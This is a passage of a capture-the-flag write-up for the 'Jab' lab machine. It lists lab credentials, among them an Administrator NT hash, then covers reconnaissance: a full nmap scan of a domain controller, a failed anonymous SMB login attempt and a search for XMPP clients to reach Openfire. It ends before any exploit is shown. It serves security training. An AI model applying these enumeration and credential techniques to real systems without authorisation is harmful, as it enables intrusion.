
Jab Writeup




Jab

Windows · Medium

30 Points

4.5 71 Reviews

User Rated Difficulty



Released on 24 Feb 2024

Created by **mrb3n**

User Blood pwned by Randominion 1H 14M 14S

System Blood pwned by xct 1H 58M 17S

00 - Credentials

username	passsword	service	address
jmontgomery	Midnight_121	Openfire	jab.htb
svc_openfire	!@#$%^&*(1qazxsw	smb,rpc,ldap	jab.htb
Administrator	b1622aacbe4e96bda28831e653ba288c	NTHash	jab.htb

01 - Reconnaissance and Enumeration

NMAP (Network Enumeration)

```
# Nmap 7.94SVN scan initiated Sat Feb 24 22:07:22 2024 as: nmap -sC -sV -oA
nmap/jab -v 10.129.224.180
Increasing send delay for 10.129.224.180 from 0 to 5 due to 95 out of 316
dropped probes since last increase.
Increasing send delay for 10.129.224.180 from 5 to 10 due to 11 out of 21
dropped probes since last increase.
Nmap scan report for 10.129.224.180
Host is up (0.18s latency).
Not shown: 984 closed tcp ports (conn-refused)
PORT      STATE SERVICE             VERSION
53/tcp    open  domain              Simple DNS Plus
88/tcp    open  kerberos-sec        Microsoft Windows Kerberos (server time:
2024-02-24 19:08:25Z)
135/tcp   open  msrpc               Microsoft Windows RPC
139/tcp   open  netbios-ssn         Microsoft Windows netbios-ssn
389/tcp   open  ldap                Microsoft Windows Active Directory LDAP
```

```
(Domain: jab.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-02-24T19:09:21+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.jab.htb
| Issuer: commonName=jab-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2023-11-01T20:16:18
| Not valid after:  2024-10-31T20:16:18
| MD5:   40f9:01d6:610b:2892:43ca:77de:c48d:f221
|_SHA-1: 66ea:c22b:e584:ab5e:07e3:aa8f:5af2:b634:0733:8c06
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http          Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap            Microsoft Windows Active Directory LDAP
(Domain: jab.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.jab.htb
| Issuer: commonName=jab-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2023-11-01T20:16:18
| Not valid after:  2024-10-31T20:16:18
| MD5:   40f9:01d6:610b:2892:43ca:77de:c48d:f221
|_SHA-1: 66ea:c22b:e584:ab5e:07e3:aa8f:5af2:b634:0733:8c06
|_ssl-date: 2024-02-24T19:09:20+00:00; 0s from scanner time.
3268/tcp open  ldap                Microsoft Windows Active Directory LDAP
(Domain: jab.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.jab.htb
| Issuer: commonName=jab-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2023-11-01T20:16:18
| Not valid after:  2024-10-31T20:16:18
| MD5:   40f9:01d6:610b:2892:43ca:77de:c48d:f221
|_SHA-1: 66ea:c22b:e584:ab5e:07e3:aa8f:5af2:b634:0733:8c06
|_ssl-date: 2024-02-24T19:09:21+00:00; -1s from scanner time.
3269/tcp open  ssl/ldap            Microsoft Windows Active Directory LDAP
(Domain: jab.htb0., Site: Default-First-Site-Name)
```

```
|_ssl-date: 2024-02-24T19:09:20+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.jab.htb
| Issuer: commonName=jab-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2023-11-01T20:16:18
| Not valid after:  2024-10-31T20:16:18
| MD5:   40f9:01d6:610b:2892:43ca:77de:c48d:f221
|_SHA-1: 66ea:c22b:e584:ab5e:07e3:aa8f:5af2:b634:0733:8c06
5222/tcp open  jabber
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Issuer: commonName=dc01.jab.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-10-26T22:00:12
| Not valid after:  2028-10-24T22:00:12
| MD5:   3317:65e1:e84a:14c2:9ac4:54ba:b516:26d8
|_SHA-1: efd0:8bde:42df:ff04:1a79:7d20:bf87:a740:66b8:d966
| xmpp-info:
|   STARTTLS Failed
|   info:
|     auth_mechanisms:
|     errors:
|       invalid-namespace
|       (timeout)
|     capabilities:
|     xmpp:
|       version: 1.0
|     features:
|     stream_id: 7a8vk0jj1d
|     compression_methods:
|_    unknown:
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-
well-formed xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error>
</stream:stream>
|_ssl-date: TLS randomness does not represent time
5269/tcp open  xmpp                Wildfire XMPP Client
| xmpp-info:
|   STARTTLS Failed
|   info:
|     auth_mechanisms:
|     errors:
|       (timeout)
|     capabilities:
|     xmpp:
|     features:
|     compression_methods:
|_    unknown:
7070/tcp open  realserver?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Sat, 24 Feb 2024 19:08:24 GMT
|     Last-Modified: Wed, 16 Feb 2022 15:55:02 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 223
|     <html>
|     <head><title>Openfire HTTP Binding Service</title></head>
|     <body><font face="Arial, Helvetica"><b>Openfire <a
href="http://www.xmpp.org/extensions/xep-0124.html">HTTP Binding</a>
Service</b></font></body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Sat, 24 Feb 2024 19:08:30 GMT
|     Allow: GET,HEAD,POST,OPTIONS
|   Help:
|     HTTP/1.1 400 No URI
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 49
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: No URI</pre>
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character
```

```
OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   SSLSessionReq:
|     HTTP/1.1 400 Illegal character CNTL=0x16
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 70
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x16</pre>
7443/tcp open  ssl/oracleas-https?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Issuer: commonName=dc01.jab.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-10-26T22:00:12
| Not valid after:  2028-10-24T22:00:12
| MD5:   3317:65e1:e84a:14c2:9ac4:54ba:b516:26d8
|_SHA-1: efd0:8bde:42df:ff04:1a79:7d20:bf87:a740:66b8:d966
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Sat, 24 Feb 2024 19:08:31 GMT
|     Last-Modified: Wed, 16 Feb 2022 15:55:02 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 223
|     <html>
|     <head><title>Openfire HTTP Binding Service</title></head>
|     <body><font face="Arial, Helvetica"><b>Openfire <a
href="http://www.xmpp.org/extensions/xep-0124.html">HTTP Binding</a>
Service</b></font></body>
|     </html>
|   HTTPOptions:
```

```
|     HTTP/1.1 200 OK
|     Date: Sat, 24 Feb 2024 19:08:38 GMT
|     Allow: GET,HEAD,POST,OPTIONS
|   Help:
|     HTTP/1.1 400 No URI
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 49
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: No URI</pre>
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character
OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   SSLSessionReq:
|     HTTP/1.1 400 Illegal character CNTL=0x16
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 70
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x16</pre>
7777/tcp open  socks5              (No authentication; connection not
allowed by ruleset)
| socks-auth-info:
|_  No authentication
3 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5222-TCP:V=7.94SVN%I=7%D=2/24%Time=65DA3EBD%P=x86_64-pc-linux-gnu%r
SF:(RPCCheck,9B,"<stream:error\x20xmlns:stream=\"http://etherx\.jabber\.or
SF:g/streams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-str
SF:eams\"/></stream:error></stream:stream>");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port7070-TCP:V=7.94SVN%I=7%D=2/24%Time=65DA3EA8%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,189,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Sat,\x2024\x20Feb\x
SF:202024\x2019:08:24\x20GMT\r\nLast-Modified:\x20Wed,\x2016\x20Feb\x20202
SF:2\x2015:55:02\x20GMT\r\nContent-Type:\x20text/html\r\nAccept-Ranges:\x2
SF:0bytes\r\nContent-Length:\x20223\r\n\r\n<html>\n\x20\x20<head><title>Op
```

```
SF:enfire\x20HTTP\x20Binding\x20Service</title></head>\n\x20\x20<body><fon
SF:t\x20face=\"Arial,\x20Helvetica\"><b>Openfire\x20<a\x20href=\"http://ww
SF:w\.xmpp\.org/extensions/xep-0124\.html\">HTTP\x20Binding</a>\x20Service
SF:</b></font></body>\n</html>\n")%r(RTSPRequest,AD,"HTTP/1\.1\x20505\x20U
SF:nknown\x20Version\r\nContent-Type:\x20text/html;charset=iso-8859-1\r\nC
SF:ontent-Length:\x2058\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\
SF:x20505</h1><pre>reason:\x20Unknown\x20Version</pre>")%r(HTTPOptions,56,
SF:"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Sat,\x2024\x20Feb\x202024\x2019:08:
SF:30\x20GMT\r\nAllow:\x20GET,HEAD,POST,OPTIONS\r\n\r\n")%r(RPCCheck,C7,"H
SF:TTP/1\.1\x20400\x20Illegal\x20character\x20OTEXT=0x80\r\nContent-Type:\
SF:x20text/html;charset=iso-8859-1\r\nContent-Length:\x2071\r\nConnection:
SF:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\
SF:x20character\x20OTEXT=0x80</pre>")%r(DNSVersionBindReqTCP,C3,"HTTP/1\.1
SF:\x20400\x20Illegal\x20character\x20CNTL=0x0\r\nContent-Type:\x20text/ht
SF:ml;charset=iso-8859-1\r\nContent-Length:\x2069\r\nConnection:\x20close\
SF:r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x20charact
SF:er\x20CNTL=0x0</pre>")%r(DNSStatusRequestTCP,C3,"HTTP/1\.1\x20400\x20Il
SF:legal\x20character\x20CNTL=0x0\r\nContent-Type:\x20text/html;charset=is
SF:o-8859-1\r\nContent-Length:\x2069\r\nConnection:\x20close\r\n\r\n<h1>Ba
SF:d\x20Message\x20400</h1><pre>reason:\x20Illegal\x20character\x20CNTL=0x
SF:0</pre>")%r(Help,9B,"HTTP/1\.1\x20400\x20No\x20URI\r\nContent-Type:\x20
SF:text/html;charset=iso-8859-1\r\nContent-Length:\x2049\r\nConnection:\x2
SF:0close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20No\x20URI</
SF:pre>")%r(SSLSessionReq,C5,"HTTP/1\.1\x20400\x20Illegal\x20character\x20
SF:CNTL=0x16\r\nContent-Type:\x20text/html;charset=iso-8859-1\r\nContent-L
SF:ength:\x2070\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</
SF:h1><pre>reason:\x20Illegal\x20character\x20CNTL=0x16</pre>");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port7443-TCP:V=7.94SVN%T=SSL%I=7%D=2/24%Time=65DA3EAF%P=x86_64-pc-linux
SF:-gnu%r(GetRequest,189,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Sat,\x2024\x2
SF:0Feb\x202024\x2019:08:31\x20GMT\r\nLast-Modified:\x20Wed,\x2016\x20Feb\
SF:x202022\x2015:55:02\x20GMT\r\nContent-Type:\x20text/html\r\nAccept-Rang
SF:es:\x20bytes\r\nContent-Length:\x20223\r\n\r\n<html>\n\x20\x20<head><ti
SF:tle>Openfire\x20HTTP\x20Binding\x20Service</title></head>\n\x20\x20<bod
SF:y><font\x20face=\"Arial,\x20Helvetica\"><b>Openfire\x20<a\x20href=\"htt
SF:p://www\.xmpp\.org/extensions/xep-0124\.html\">HTTP\x20Binding</a>\x20S
SF:ervice</b></font></body>\n</html>\n")%r(HTTPOptions,56,"HTTP/1\.1\x2020
SF:0\x20OK\r\nDate:\x20Sat,\x2024\x20Feb\x202024\x2019:08:38\x20GMT\r\nAll
SF:ow:\x20GET,HEAD,POST,OPTIONS\r\n\r\n")%r(RTSPRequest,AD,"HTTP/1\.1\x205
SF:05\x20Unknown\x20Version\r\nContent-Type:\x20text/html;charset=iso-8859
SF:-1\r\nContent-Length:\x2058\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20M
SF:essage\x20505</h1><pre>reason:\x20Unknown\x20Version</pre>")%r(RPCCheck
SF:,C7,"HTTP/1\.1\x20400\x20Illegal\x20character\x20OTEXT=0x80\r\nContent-
SF:Type:\x20text/html;charset=iso-8859-1\r\nContent-Length:\x2071\r\nConne
SF:ction:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Il
SF:legal\x20character\x20OTEXT=0x80</pre>")%r(DNSVersionBindReqTCP,C3,"HTT
```

```
SF:P/1\.1\x20400\x20Illegal\x20character\x20CNTL=0x0\r\nContent-Type:\x20t
SF:ext/html;charset=iso-8859-1\r\nContent-Length:\x2069\r\nConnection:\x20
SF:close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x20c
SF:haracter\x20CNTL=0x0</pre>")%r(DNSStatusRequestTCP,C3,"HTTP/1\.1\x20400
SF:\x20Illegal\x20character\x20CNTL=0x0\r\nContent-Type:\x20text/html;char
SF:set=iso-8859-1\r\nContent-Length:\x2069\r\nConnection:\x20close\r\n\r\n
SF:<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x20character\x20C
SF:NTL=0x0</pre>")%r(Help,9B,"HTTP/1\.1\x20400\x20No\x20URI\r\nContent-Typ
SF:e:\x20text/html;charset=iso-8859-1\r\nContent-Length:\x2049\r\nConnecti
SF:on:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20No\x2
SF:0URI</pre>")%r(SSLSessionReq,C5,"HTTP/1\.1\x20400\x20Illegal\x20charact
SF:er\x20CNTL=0x16\r\nContent-Type:\x20text/html;charset=iso-8859-1\r\nCon
SF:tent-Length:\x2070\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x2
SF:0400</h1><pre>reason:\x20Illegal\x20character\x20CNTL=0x16</pre>");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-02-24T19:09:10
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Feb 24 22:09:28 2024 -- 1 IP address (1 host up) scanned
in 125.68 seconds
```

We have many ports open as is a standard box:

- port 53 which appears to be a DNS port (used for DNS mapping).
- port 88 - Kerberos server for Kerberos authentication and issuing of tickets.
- port 139,593 - RPC client authentication
- port 135 & 445 - LDAP managaer
- port 5222 - jabber webserver - `dc01.jab.htb, jab.htb`, which we can efficiently add to the `/etc/hosts` -> we add the domain controller for the Jab.htb

```
└─$ cat /etc/hosts | grep jab
10.10.11.4    jab.htb dc01.jab.htb dc01
```


- port 5269 - Wildfire XMPP client management.

- port 7443 - Which is running an Openfire instance of a webserver.
- port 7777 - socks5 proxy.
  With that many ports to start, we really are not sure where to start. So we do the basics:
- Trying anonymous SMB authentication.


```
└─$ netexec smb jab.htb -u anonymous -p ""
SMB         10.10.11.4      445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:jab.htb) (signing:True)
(SMBv1:False)
SMB         10.10.11.4      445    DC01             [-] jab.htb\anonymous:
STATUS_LOGON_FAILURE
```

- Checking through the webserver.

Openfire XMPP client



From the above, we see that we cannot assume it is a webserver but rather a network connection that is alien to our protocol. We can look for a web client to handle the connection:



What client can I use to connect to the Openfire client

There isn't actually an "Openfire client" itself. Openfire is a server that uses the XMPP protocol for instant messaging and collaboration. You can connect to an Openfire server using a variety of XMPP clients.

Here are some popular options:


- **Spark**: This is an open-source client specifically designed to work with Openfire. It's a good choice if you're looking for a simple and familiar interface. (It's also made by the same company that makes Openfire)
- **Pidgin**: This is a free and open-source multi-protocol instant messaging client that supports XMPP. It's a good option if you need to connect to multiple messaging services in addition to Openfire.
- **Jitsi**: This is an open-source platform that offers a variety of communication features, including video conferencing and instant messaging. It supports XMPP and can be used to connect to Openfire servers.
- **Mozilla Thunderbird**: This email client also has an add-on that allows it to connect to XMPP servers. This can be a good option if you want to consolidate your email and instant messaging into a single application.

The best client for you will depend on your specific needs and preferences. Consider factors such as ease of use, feature set, and platform compatibility when making your decision.

Gemini provides a clear tool that can be got for linux:

```
sudo apt update
sudo apt install pidgin
```

